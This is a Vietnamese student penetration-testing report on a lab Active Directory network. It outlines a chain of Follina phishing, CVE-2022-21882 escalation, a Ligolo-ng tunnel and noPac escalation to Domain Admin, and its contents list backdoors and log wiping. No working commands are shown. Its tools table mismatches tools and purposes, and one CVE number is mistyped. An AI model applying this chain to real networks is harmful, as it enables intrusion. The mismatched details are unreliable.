

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



BÁO CÁO BÀI TẬP LỚN
HỌC PHẦN: KIỂM THỬ XÂM NHẬP
MÃ HỌC PHẦN: INT14107

ĐỀ TÀI: KIỂM THỬ XÂM NHẬP HỆ ĐIỀU HÀNH WINDOWS
VÀ LEO THANG ĐẶC QUYỀN ACTIVE DIRECTORY

Các sinh viên thực hiện:

Nguyễn Đức Đạo	B21DCAT052
Nguyễn Văn Cảnh	B21DCAT044
Phạm Thùy Trang	B21DCAT184
Hồ Thị Kiều Trinh	B21DCAT188

Tên nhóm: 03

Tên lớp: 04

Giảng viên hướng dẫn: TS. Đinh Trường Duy

Hà Nội 2025

PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

TT	Công việc / Nhiệm vụ	SV thực hiện	Thời hạn hoàn thành	Đóng góp cho nhóm
1	<ul style="list-style-type: none"> - Cấu hình pfSense, giám sát traffic. - Hỗ trợ kỹ thuật khai thác CVE. - Cài đặt và cấu hình Domain Controller và máy trạm Windows 	Nguyễn Đức Đạo	10/04/2025	25%
2	<ul style="list-style-type: none"> - Nghiên cứu CVE-2021-42278 (SAM Account Spoofing). - Tìm POC và triển khai khai thác. - Mô tả kỹ thuật. - Cài đặt và cấu hình pfSense firewall. - Nghiên cứu CVE-2022-21882 và tạo Reverse VPN 	Nguyễn Văn Cảnh	15/04/2025	30%
3	<ul style="list-style-type: none"> - Chuẩn bị tài liệu hướng dẫn khai thác CVE-2023-23397 → Chuyển sang CVE- 2022-30190 (Follina). - Tổng hợp minh chứng (ảnh, lệnh). - Viết phần khai thác Follina. - Cài đặt và cấu hình DMZ Server 	Hồ Thị Kiều Trinh	12/04/2025	20%
4	<ul style="list-style-type: none"> - Nghiên cứu CVE-2021-42287 (Leo thang đặc quyền). - Phối hợp với Cảnh để khai thác kết hợp 2 CVE-2021-42278 & 42287. - Phân tích ảnh hưởng & phòng chống. - Cài đặt và cấu hình máy tấn công Kali Linux. 	Phạm Thùy Trang	15/04/2025	25%

NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ

TT	SV thực hiện	Thái độ tham gia	Mức hoàn thành CV	Kỹ năng giao tiếp	Kỹ năng hợp tác	Kỹ năng lãnh đạo
1	Nguyễn Đức Đạo	4	5	5	5	5
2	Phạm Thùy Trang	5	3	3	4	3
3	Nguyễn Văn Cảnh	5	5	4	4	3
4	Hồ Thị Kiều Trinh	5	4	4	4	3

Ghi chú:

- Thái độ tham gia: Đánh giá điểm thái độ tham gia công việc chung của nhóm (từ 0: không tham gia, đến 5: chủ động, tích cực).
- Mức hoàn thành CV: Đánh giá điểm mức độ hoàn thành công việc được giao (từ 0: không hoàn thành, đến 5: hoàn thành xuất sắc).
- Kỹ năng giao tiếp: Đánh giá điểm khả năng tương tác, giao tiếp trong nhóm (từ 0: không hoặc giao tiếp rất yếu, đến 5: giao tiếp xuất sắc).
- Kỹ năng hợp tác: Đánh giá điểm khả năng hợp tác, hỗ trợ lẫn nhau, giải quyết mâu thuẫn, xung đột.
- Kỹ năng lãnh đạo: Đánh giá điểm khả năng lãnh đạo (từ 0: không có khả năng lãnh đạo, đến 5: có khả năng lãnh đạo tốt, tổ chức và điều phối công việc trong nhóm hiệu quả).

MỤC LỤC

MỤC LỤC.....	4
DANH MỤC CÁC HÌNH VẼ	7
DANH MỤC CÁC BẢNG BIỂU	8
DANH MỤC CÁC TỪ VIẾT TẮT	9
LỜI MỞ ĐẦU	10
CHƯƠNG 1. TỔNG QUAN.....	11
1.1. Giới thiệu đề tài	11
1.1.1. Mục tiêu kiểm thử.....	11
1.1.2. Phạm vi kiểm thử.....	11
1.1.3. Phương pháp kiểm thử.....	11
1.1.4. Công cụ sử dụng	12
1.1.5. Mô tả môi trường kiểm thử.....	12
1.1.6. Chi tiết khai thác từng lỗ hổng	13
1.1.7. Kịch bản tấn công.....	13
1.2. Tìm hiểu lý thuyết.....	14
1.2.1. Các dịch vụ	14
1.2.2. Các công cụ sử dụng.....	16
1.3. Chuẩn bị hệ thống	19
1.3.1. Sơ đồ hệ thống	19
1.3.2. Cấu hình chi tiết từng máy	20
1.3.3. Cấu hình mạng.....	20
1.4. Kết chương.....	20
CHƯƠNG 2. THỰC HIỆN KIỂM THỬ XÂM NHẬP.....	22
2.1. Chuẩn bị môi trường	22
2.2. Các bước thực hiện	22

2.2.1. Quét hệ thống.....	23
2.2.2. Khai thác lỗ hổng CVE-2022-30190 (Follina) và CVE-2022-21882	24
2.2.3. Khai thác lỗ hổng CVE-2021-42278 và CVE-2021-42287	29
2.2.4. Tạo backdoor và xóa dấu vết.....	34
2.3. Hậu quả và ảnh hưởng bảo mật	35
2.4. Đề xuất biện pháp khắc phục.....	36
2.5. Kết luận.....	36
2.5.1. Tổng số lỗ hổng khai thác thành công.....	36
2.5.2. Bài học quan trọng.....	37
2.6. Đánh giá đạo đức khi thực hiện kiểm thử.....	37
2.6.1. Đạo đức trong việc kiểm thử xâm nhập	37
2.6.2. Xử lý dữ liệu sau quá trình kiểm thử.....	38
2.7. Kết chương.....	38
CHƯƠNG 3. TÌM HIỂU VỀ HỢP ĐỒNG KIỂM THỬ XÂM NHẬP.....	39
3.1. Phân tích các phần trong một bản hợp đồng kiểm thử	39
3.1.1. Điều khoản mở đầu (RECITALS)	39
3.1.2. Nội dung hợp đồng chính cần hai bên tuân thủ.....	39
3.1.3. Phần phụ lục A (Mô tả công việc)	44
3.2. Kết chương.....	46
KẾT LUẬN.....	48
LINK CODE/DEMO:	49
PHỤ LỤC 1: BIÊN BẢN CUỘC HỌP BUỔI 1	49
PHỤ LỤC 2: BIÊN BẢN CUỘC HỌP BUỔI 2.....	51
PHỤ LỤC 3: BIÊN BẢN CUỘC HỌP BUỔI 3.....	53
PHỤ LỤC 4: BIÊN BẢN CUỘC HỌP BUỔI 4.....	55
PHỤ LỤC 5: BIÊN BẢN CUỘC HỌP BUỔI 5.....	56

PHỤ LỤC 6: BIÊN BẢN CUỘC HỌP BUỔI 6.....	57
PHỤ LỤC 7: BIÊN BẢN CUỘC HỌP BUỔI 7.....	59
TÀI LIỆU THAM KHẢO.....	60

DANH MỤC CÁC HÌNH VẼ

Hình 1-1. Sơ đồ hệ thống mạng	19
Hình 2-1. Các bước thực hiện kiểm thử xâm nhập	22
Hình 2-2. Sử dụng công cụ nmap để quét cổng	23
Hình 2-3. Quét các dịch vụ và công nghệ mà mạng WAN đang sử dụng	24
Hình 2-4. Máy tấn công truy cập trang web tuyển dụng	24
Hình 2-5. Giao diện nộp CV	25
Hình 2-6. Tạo file docx chứa payload chứa mã độc	25
Hình 2-7. Máy nạn nhân truy cập trang web tuyển dụng	26
Hình 2-8. Nạn nhân tải về file docx CV chứa mã độc	27
Hình 2-9. Nạn nhân mở file docx chứa mã độc	27
Hình 2-10. Máy tấn công thành công chiếm được quyền điều khiển user thường của máy Windows 10	28
Hình 2-11. Tìm các exploit có thể khai thác	28
Hình 2-12. Tìm được exploit để khai thác CVE-2022-21882	28
Hình 2-13. Cấu hình và chạy khai thác lỗ hổng CVE-2022-21882	29
Hình 2-14. Chiếm được quyền shell root trên máy Windows 10	29
Hình 2-15. Thu thập được thông tin user trên Windows 10 là user domain	29
Hình 2-16. Thu thập thông tin Domain Name và IP Domain	30
Hình 2-17. Tìm thấy tài khoản của domain user	30
Hình 2-18. Bật Ligolo để nhận luồng dữ liệu	31
Hình 2-19. Sinh cặp chứng chỉ TLS để mã hóa liên lạc	31
Hình 2-20. Chạy agent.exe	31
Hình 2-21. Khởi động đường hầm mạng	31
Hình 2-22. Thêm route về mạng LAN của agent	32
Hình 2-23. Máy tấn công ping tới các máy trong mạng LAN	32
Hình 2-24. Chạy mã khai thác 2 CVE	32
Hình 2-25. Kiểm tra thông tin xác nhận leo thang thành công	33
Hình 2-26. Có thêm một tài khoản được tạo	34
Hình 2-27. Tạo backdoor	34
Hình 2-28. Tạo người dùng bí mật	34
Hình 2-29. Xóa log event	34
Hình 2-30. Kiểm tra log trên máy Windows 10	35
Hình 2-31. Cập nhật bản vá để ngăn máy tấn công khai thác lỗ hổng	36

DANH MỤC CÁC BẢNG BIỂU

Bảng 1. Các công cụ sử dụng	12
Bảng 2. Hệ thống kiểm thử được triển khai	12
Bảng 3. Mô tả các thành phần trong hệ thống.....	19
Bảng 4. Cấu hình chi tiết từng máy.....	20
Bảng 5. Thông tin các máy ảo trong môi trường kiểm thử	22
Bảng 6. Tổng hợp tác động của các CVE đến hệ thống.....	35
Bảng 7. Đề xuất biện pháp khắc phục cho các lỗ hổng.....	36

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/ Giải thích	Thuật ngữ tiếng Việt/ Giải thích
AD	Active Directory	Thư mục hoạt động
CVE	Common Vulnerabilities and Exposures	Danh sách lỗ hổng
DC	Domain Controller	Bộ điều khiển miền
LAN	Local Area Network	Mạng cục bộ
MSDT	Microsoft Support Diagnostic Tool	Công cụ chẩn đoán hỗ trợ của Microsoft
NTLM	NT LAN Manager	Giao thức xác thực NT LAN
RCE	Remote Code Execution	Thực thi mã từ xa
SMB	Server Message Block	Giao thức chia sẻ tệp SMB
TGT	Ticket Granting Ticket	Vé cấp quyền (trong Kerberos)
TLS	Transport Layer Security	Bảo mật tầng truyền tải
WAN	Wide Area Network	Mạng diện rộng
WMI	Windows Management Instrumentation	Công cụ quản lý Windows

LỜI MỞ ĐẦU

Trong bối cảnh an ninh mạng ngày càng trở thành mối quan tâm hàng đầu, việc kiểm thử xâm nhập (Penetration Testing) đóng vai trò thiết yếu trong việc đánh giá và củng cố hệ thống thông tin. Bằng cách mô phỏng các cuộc tấn công thực tế, kiểm thử xâm nhập giúp phát hiện những lỗ hổng tiềm ẩn, từ đó đề xuất biện pháp khắc phục kịp thời, đảm bảo tính bảo mật và toàn vẹn của hệ thống.

Nhóm 03 – Lớp 04 tiến hành bài tập lớn kiểm thử xâm nhập vào môi trường Active Directory (AD) và hệ thống Windows, tập trung vào các lỗ hổng nghiêm trọng đã được công bố:

- CVE-2021-42278 & CVE-2021-42287: Khai thác leo thang đặc quyền trong Active Directory thông qua kỹ thuật giả mạo tài khoản máy tính (SAM Account Spoofing).
- CVE-2022-30190 (Follina): Lỗ hổng thực thi mã từ xa (RCE) trong Microsoft Office, cho phép kẻ tấn công chiếm quyền kiểm soát hệ thống chỉ thông qua một tài liệu độc hại.
- CVE-2022-21882: Lỗ hổng leo thang đặc quyền (Privilege Escalation) nghiêm trọng trong Windows Win32k.

Báo cáo này trình bày chi tiết quá trình thiết lập môi trường kiểm thử, phương pháp khai thác, kết quả thu được cùng các biện pháp phòng ngừa. Mục tiêu không chỉ dừng lại ở việc chứng minh khả năng xâm nhập mà còn đưa ra những khuyến nghị thiết thực để nâng cao nhận thức và bảo mật hệ thống.

CHƯƠNG 1. TỔNG QUAN

1.1. Giới thiệu đề tài

1.1.1. Mục tiêu kiểm thử

Mục tiêu của bài kiểm thử là mô phỏng một kịch bản tấn công thực tế vào hệ thống nội bộ của tổ chức có sử dụng Active Directory (AD). Nhóm thực hiện khai thác một chuỗi lỗ hổng bảo mật, bao gồm:

- CVE-2022-30190 (Follina) – khai thác từ xa qua tài liệu Word chứa mã độc, cho phép thực thi mã trên máy người dùng.
- CVE-2022-21882 - leo thang đặc quyền nghiêm trọng trong Windows Win32k.
- CVE-2021-42278 và CVE-2021-42287 – khai thác kết hợp để leo thang đặc quyền trong hệ thống AD từ người dùng thường lên Domain Admin.

Mục tiêu cuối cùng là chiếm được quyền Domain Admin và từ đó kiểm soát toàn bộ hạ tầng mạng giả lập.

1.1.2. Phạm vi kiểm thử

Loại kiểm thử: Internal penetration testing (kiểm thử bên trong).

Mô hình: Gray-box – Attacker có quyền truy cập hạn chế ban đầu, không có quyền quản trị.

Thành phần kiểm thử:

- Windows 10: máy người dùng bị tấn công ban đầu.
- Windows Server 2019: Domain Controller (DC).
- Kali Linux: máy tấn công.
- Ubuntu Web Server: lưu payload và giả lập DMZ.

1.1.3. Phương pháp kiểm thử

Quy trình kiểm thử được chia thành 3 giai đoạn:

1. **Initial Access:** Lừa người dùng mở tài liệu Word chứa mã độc Follina, chiếm quyền điều khiển qua reverse shell.
2. **Discovery & Lateral Movement:** Phân tích cấu trúc domain và tìm điểm leo thang đặc quyền.
3. **Privilege Escalation & Persistence:** Khai thác CVE-2021-42278/42287 để lấy vé Kerberos Domain Admin, chiếm quyền DC.

Kết quả được đánh giá qua quyền kiểm soát, mức độ truy cập và khả năng mở rộng ảnh hưởng trong toàn domain.

1.1.4. Công cụ sử dụng

Bảng 1. Các công cụ sử dụng

Công cụ	Mục đích sử dụng
Metasploit	Tạo và gửi payload Follina
Ligolo-ng	Liệt kê user, SMB, xác thực
Impacket	Sử dụng các công cụ như addcomputer.py, getST
Nmap	Thao tác với vé Kerberos
John the Ripper	Trích xuất thông tin bảo mật

1.1.5. Mô tả môi trường kiểm thử

Hệ thống kiểm thử được triển khai trong môi trường máy ảo với sơ đồ phân tách mạng DMZ và LAN:

Bảng 2. Hệ thống kiểm thử được triển khai

Máy	Hệ điều hành	Vai trò	Địa chỉ IP
Kali	Kali Linux 2023.4	Máy tấn công	192.168.235.133
Windows 10	Windows 10 Pro	Máy người dùng (nạn nhân)	192.168.10.10
DC	Windows Server 2019	Domain Controller (lab-ptit.local)	192.168.10.11
Ubuntu	Ubuntu Server 22.04	Web Server DMZ	192.168.20.10
pfSense	pfSense 2.7.2-RELEASE (amd64)	Phân tách DMZ và LAN	WAN: 192.168.235.131 LAN: 192.168.10.1 DMZ: 192.168.20.1

Chú ý:

- Máy chủ DC không được vá lỗ hổng CVE-2021-42278 và CVE-2021-42287 để phục vụ kiểm thử.
- Máy Ubuntu chạy dịch vụ Apache2, phục vụ payload .docx chứa mã khai thác Follina.
- Có sử dụng tường lửa pfSense để phân tách DMZ và LAN.

1.1.6. Chi tiết khai thác từng lỗ hổng

Giai đoạn 1: Khai thác ban đầu từ WAN

- Tạo payload .docx chứa exploit CVE-2022-30190.
- Tải file lên website tuyển dụng doanh nghiệp.
- Nhân viên tải file và mở ra, chiếm shell user thường trên Windows 10.

Giai đoạn 2: Leo thang quyền local

- Dùng Metasploit module CVE-2022-21882 để chiếm quyền SYSTEM.
- Thành công leo thang thành NT AUTHORITY\SYSTEM.

Giai đoạn 3: Reverse VPN vào LAN

- Dùng Ligolo-ng tạo reverse tunnel từ máy trạm về Kali.
- Biến Kali thành node bên trong LAN nội bộ.

Giai đoạn 4: Khai thác Active Directory

- Sử dụng Impacket (toolkit):
 - getST.py: Sử dụng CVE-2021-42278 để tạo ticket giả.
 - s4u2self.py: Dùng CVE-2021-42287 leo thang thành Domain Admin.
- Thành công chiếm quyền Domain Administrator.

1.1.7. Kịch bản tấn công

Kẻ tấn công (attacker) bên ngoài sẽ khởi đầu cuộc tấn công bằng cách gửi một tệp tài liệu Word (.doc) độc hại khai thác lỗ hổng CVE-2022-30190 (hay còn gọi là Follina) và CVE-2022-21482 đến một người dùng nội bộ (máy tính Windows 10 trong mạng LAN). File này được ngụy trang dưới dạng văn bản bình thường và được gửi qua email lừa đảo (phishing) hoặc tải lên thông qua một phương thức chia sẻ tệp nào đó.

Người dùng trong nội bộ sau khi tải về và mở tệp Word, đoạn mã độc nhúng trong tài liệu sẽ thực thi PowerShell từ xa, cho phép kẻ tấn công thực hiện Remote Code Execution (RCE) trên máy người dùng. Khi đã thực thi thành công, attacker thiết lập một reverse shell từ máy nạn nhân về Kali Linux.

Từ đó, attacker đã có chỗ đứng đầu tiên (foothold) trong mạng nội bộ.

Di chuyển ngang và thu thập thông tin

Sau khi có quyền truy cập vào hệ thống nội bộ, attacker tiến hành:

- Thu thập thông tin mạng nội bộ như dải IP, hostname, domain...
- Xác định tên domain, kiểm tra các chính sách xác thực, liệt kê tài khoản người dùng có thể truy cập từ hệ thống hiện tại.
- Cài đặt agent hoặc thu thập dữ liệu, từ đó xây dựng biểu đồ quan hệ giữa tài khoản, máy trạm và các đặc quyền trong mạng Active Directory.

Leo thang đặc quyền và chiếm quyền điều khiển AD

Thông qua quá trình thu thập thông tin, attacker phát hiện Domain Controller đang tồn tại 2 lỗ hổng nghiêm trọng là:

- CVE-2021-42278 – Cho phép kẻ tấn công thay đổi sAMAccountName của máy tính thành tài khoản Domain Admin.
- CVE-2021-42287 – Cho phép giả mạo tài khoản để nhận vé Kerberos (TGT) với đặc quyền Domain Admin.

Attacker thực hiện chuỗi khai thác kết hợp hai lỗ hổng trên để:

1. Tạo một tài khoản máy tính mới trong domain (ví dụ WINNER\$).
2. Sử dụng CVE-2021-42278 để đổi sAMAccountName của tài khoản máy tính thành giống với một tài khoản Domain Admin hợp lệ (ví dụ Administrator).
3. Gửi yêu cầu vé Kerberos (TGT) – do sự kết hợp của 2 lỗ hổng, domain controller cấp vé với quyền Domain Admin.
4. Sử dụng vé Kerberos để truy cập từ xa vào Domain Controller, dump toàn bộ thông tin nhạy cảm, cài đặt backdoor và chiếm toàn quyền kiểm soát mạng Active Directory.

1.2. Tìm hiểu lý thuyết

1.2.1. Các dịch vụ

1.2.1.1. Active Directory

Là hệ thống quản lý tập trung trong mạng Windows, quản lý user, group, máy tính, quyền truy cập.

Thành phần chính:

- Domain Controller (DC): Máy chủ quản lý và xác thực trong domain.

- User & Group Objects: Thực thể được lưu trong thư mục AD.
- Kerberos: Cơ chế xác thực mặc định.
- LDAP: Giao thức truy vấn dữ liệu từ AD.

→ Liên quan đến lỗ hổng: AD là mục tiêu của lỗ hổng CVE-2021-42278 và CVE-2021-42287, trong đó attacker có thể đánh lừa cơ chế xác thực Kerberos để leo thang đặc quyền lên Domain Admin.

1.2.1.2. Windows Operating System & MSDT

MSDT (Microsoft Support Diagnostic Tool) là một công cụ hỗ trợ khắc phục sự cố của Microsoft có thể được gọi thông qua URI đặc biệt như: ms-msdt:/...

→ Liên quan đến lỗ hổng: CVE-2022-30190 (Follina): Khai thác khả năng gọi MSDT qua giao thức ms- msdt trong tài liệu Word để thực thi mã độc từ xa mà không cần macro. Lỗ hổng này không bị chặn bởi Defender ở thời điểm chưa vá → rất nguy hiểm.

1.2.1.3. Kerberos Authentication Protocol

Kerberos Authentication Protocol dùng để xác thực giữa người dùng và dịch vụ trong AD. Gồm 2 vé chính:

- TGT (Ticket Granting Ticket): Lấy được từ KDC.
- ST (Service Ticket): Dùng để truy cập dịch vụ cụ thể.

→ Liên quan đến lỗ hổng:

- CVE-2021-42287: Cho phép attacker yêu cầu TGT và nhận nhầm danh tính là Domain Admin nếu cấu hình sai (thường kết hợp với CVE-2021-42278).
- Sử dụng được trong các kỹ thuật như: Pass-the-Ticket, Overpass-the-Hash, Kerberos TGT Forging.

1.2.1.4. Computer Object trong AD

Mỗi máy tính trong domain sẽ được tạo ra một object trong AD (định danh bởi tên như HOSTNAME\$). Theo mặc định, mỗi người dùng domain thường có thể tạo tối đa 10 computer object (tùy cấu hình)

→ Liên quan đến lỗ hổng: CVE-2021-42278: Lợi dụng khả năng tự tạo máy tính và đổi tên đối tượng Computer để giả mạo tên máy của Domain Controller → phục vụ cho việc đánh lừa xác thực Kerberos.

1.2.2. Các công cụ sử dụng

1.2.2.1. Nmap

Nmap là một công cụ miễn phí, mã nguồn mở dùng để quét mạng, khám phá hệ thống và kiểm tra bảo mật. Nmap sử dụng các gói tin IP để xác định các máy chủ đang hoạt động trên mạng, những dịch vụ mà các máy chủ đó đang cung cấp, hệ điều hành đang chạy, loại bộ lọc gói tin đang sử dụng và các đặc điểm khác. Công cụ này có thể chạy trên hầu hết các hệ điều hành máy tính phổ biến như Linux, Windows, Mac OS.

Ưu điểm:

- Có cả giao diện dòng lệnh và giao diện đồ họa.
- Có thể quét các mạng lớn.
- Hỗ trợ tùy biến linh hoạt và tự động hóa bằng script.

Nhược điểm:

- Thời gian quét mạng lớn có thể sẽ rất lâu.
- Việc xác định hệ điều hành và phiên bản dịch vụ có thể sai lệch.
- Nmap chỉ có thể khám phá, dò quét sơ bộ.

1.2.2.2. Metasploit

Metasploit là một nền tảng mã nguồn mở cho việc phát triển, thử nghiệm và sử dụng các kỹ thuật tấn công mạng. Metasploit cung cấp cho người dùng một tập các công cụ khai thác lỗ hổng để kiểm tra tính bảo mật của các hệ thống và ứng dụng. Công cụ này tận dụng những điểm yếu trong mã nguồn hoặc cấu hình của hệ thống để thực hiện các cuộc tấn công.

Quá trình hoạt động:

- Thu thập thông tin: Công cụ thu thập thông tin về mục tiêu, bao gồm địa chỉ IP, cổng mạng và các dịch vụ đang hoạt động.
- Phát hiện lỗ hổng: Metasploit sử dụng các module để phát hiện lỗ hổng trong hệ thống và ứng dụng.
- Chọn module tấn công: Dựa trên lỗ hổng được phát hiện, chọn một module tấn công thích hợp.
- Thực hiện cuộc tấn công: Metasploit tận dụng lỗ hổng để thực hiện cuộc tấn công.
- Kiểm tra kết quả: Công cụ đánh giá xem cuộc tấn công có thành công hay không và cung cấp thông tin chi tiết về lỗ hổng.

Các tính năng chính:

- Khai thác lỗ hổng tự động: Metasploit cho phép người dùng tìm và khai thác lỗ hổng một cách tự động trong các hệ thống mục tiêu.
- Thử nghiệm xâm nhập: Metasploit cung cấp khả năng thử nghiệm thâm nhập toàn diện, cho phép người dùng xác định cách tấn công có thể xảy ra và tác động thế nào đến hệ thống.
- Khảo sát và phân tích: Các công cụ của Metasploit giúp thu thập thông tin về mục tiêu, từ đó giúp người dùng hiểu rõ hơn về hệ thống và tìm ra các điểm yếu.
- Tạo payload tùy chỉnh: Metasploit cho phép tạo các payload tùy chỉnh để thực hiện các cuộc tấn công mạng. Người dùng có thể điều chỉnh tham số để đảm bảo tính bảo mật và hiệu suất của payload.

1.2.2.3. Impacket

Impacket là một bộ thư viện python mã nguồn mở được sử dụng rộng rãi trong kiểm thử xâm nhập và đánh giá bảo mật hệ thống Windows. Impacket cung cấp các công cụ và hàm để giao tiếp cấp thấp với giao thức mạng.

Một số công cụ nổi bật:

- secretsdump.py: Trích xuất password hash từ máy Windows.
- psexec.py: Thực thi lệnh từ xa qua SMB.
- wmiexec.py: Thực thi lệnh từ xa thông qua WMI.
- smbclient.py: Duyệt và thao tác với chia sẻ SMB từ xa.
- ntlmrelayx.py: Thực hiện tấn công relay NTLM để chiếm quyền truy cập hệ thống.
- getTGT.py / getST.py: Lấy vé Kerberos để tấn công Pass-the-ticket hoặc Golden Ticket.

Ưu điểm:

- Hỗ trợ nhiều giao thức trong mạng nội bộ Windows.
- Mã nguồn mở, dễ chỉnh sửa, nâng cấp theo nhu cầu.
- Tích hợp dễ dàng vào các công cụ hoặc script pentest khác.

Nhược điểm:

- Cần cài đặt đầy đủ môi trường Python và các phụ thuộc.
- Một số công cụ cần tài khoản admin mới hoạt động hiệu quả.

1.2.2.4. *Ligolo-ng*

Ligolo-ng là một công cụ tunneling/reverse proxy mã nguồn mở, được thiết kế để thiết lập kết nối SOCKS5 hoặc proxy TCP an toàn qua mạng bị giới hạn, thường được dùng trong giai đoạn lateral movement (di chuyển ngang) hoặc bypass firewall khi tấn công vào hệ thống nội bộ.

Các chức năng chính:

- Tạo kênh giao tiếp mã hóa giữa attacker và target.
- Thiết lập SOCKS5 proxy giúp attacker duyệt mạng nội bộ phía sau máy bị xâm nhập.
- Hỗ trợ pivoting (di chuyển qua nhiều máy trong nội bộ).
- Tối ưu hiệu suất hơn phiên bản Ligolo cũ.


1.2.2.5. *John the Ripper*

John the Ripper là một công cụ bẻ khóa mật khẩu mã nguồn mở rất phổ biến, thường được sử dụng để kiểm tra độ mạnh của mật khẩu đã mã hóa.

Các chức năng chính:

- Bẻ khóa các hash mật khẩu (MD5, SHA1, NTLM, bcrypt,...).
- Tự động nhận diện định dạng hash.
- Hỗ trợ nhiều kỹ thuật tấn công: brute-force, dictionary attack, rules-based, incremental...
- Có thể crack mật khẩu từ file passwd, shadow, SAM, ZIP, PDF, RAR, Wi-Fi handshake,...

1.3. Chuẩn bị hệ thống



Hình 1-1. Sơ đồ hệ thống mạng

Để phục vụ cho bài kiểm thử xâm nhập mô phỏng tấn công vào hệ thống Active Directory nội bộ, nhóm đã thiết kế và triển khai một môi trường mạng phòng lab gồm **nhiều phân vùng (DMZ và LAN)** được ngăn cách qua **tường lửa (pfSense)**. Mô hình được thiết kế mô phỏng sát với hệ thống doanh nghiệp thực tế.

1.3.1. Sơ đồ hệ thống

Bảng 3. Mô tả các thành phần trong hệ thống

Thành phần	Mô tả
Kali (Attacker)	Máy tấn công chính.
Firewall (pfSense)	Đóng vai trò tường lửa phân tách DMZ và mạng LAN nội bộ.

Apache Webserver	Server giả lập ngoài DMZ, chạy dịch vụ web (chứa file Word khai thác Follina).
Windows Server 2019	Domain Controller (DC), cấu hình domain ad.local, là mục tiêu khai thác cuối.
Windows 10	Máy người dùng trong domain, là nạn nhân cho giai đoạn tấn công đầu (Follina).

1.3.2. Cấu hình chi tiết từng máy

Bảng 4. Cấu hình chi tiết từng máy

Máy	Hệ điều hành	Vai trò	Ghi chú cấu hình
Kali Linux	Kali 2023.4	Attacker	Cài thêm Impacket
Windows 10	Windows 10 Pro	Client trong domain	Đăng nhập với user thường (testuser@lab-ptit.local)
Windows Server 2019	Server 2019	Domain Controller (DC)	Domain: lab-ptit.local Admin: Administrator
Ubuntu Webserver (DMZ)	Ubuntu 22.04	Apache Server	Chạy Apache2, lưu payload .docx để thực hiện Follina

1.3.3. Cấu hình mạng

- Phân vùng DMZ: chứa webserver công khai – nơi lưu file khai thác đầu tiên.
- Mạng nội bộ (LAN): chứa hệ thống domain AD bao gồm Windows Server và máy người dùng.
- pfSense: chia VLAN hoặc subnet, cấu hình định tuyến để attacker có thể tấn công thông qua DMZ vào LAN.

1.4. Kết chương

Từ chương 1, nhóm đã trình bày tổng quan về mục tiêu, phạm vi, phương pháp và môi trường thực hiện bài kiểm thử bảo mật trong một hệ thống nội bộ sử dụng Active Directory. Kịch bản kiểm thử mô phỏng một cuộc tấn công thực tế, tận dụng bốn lỗ hổng nghiêm trọng: CVE-2022-30190 (Follina), CVE-2022-21882, CVE-2021-42278 và CVE-2021-42287 để từng bước xâm nhập, thu thập thông tin, leo thang đặc quyền và cuối cùng chiếm toàn quyền điều khiển Domain Controller. Các lý thuyết liên quan như Active Directory,

giao thức Kerberos, công cụ MSDT và vai trò của các computer object trong AD cũng được trình bày nhằm hỗ trợ hiểu rõ bản chất và cơ chế của chuỗi khai thác. Bên cạnh đó, nhóm cũng liệt kê đầy đủ các công cụ được sử dụng và cấu hình hệ thống kiểm thử. Những nội dung này sẽ là nền tảng quan trọng để triển khai và phân tích chi tiết từng bước kiểm thử xâm nhập.

CHƯƠNG 2. THỰC HIỆN KIỂM THỬ XÂM NHẬP

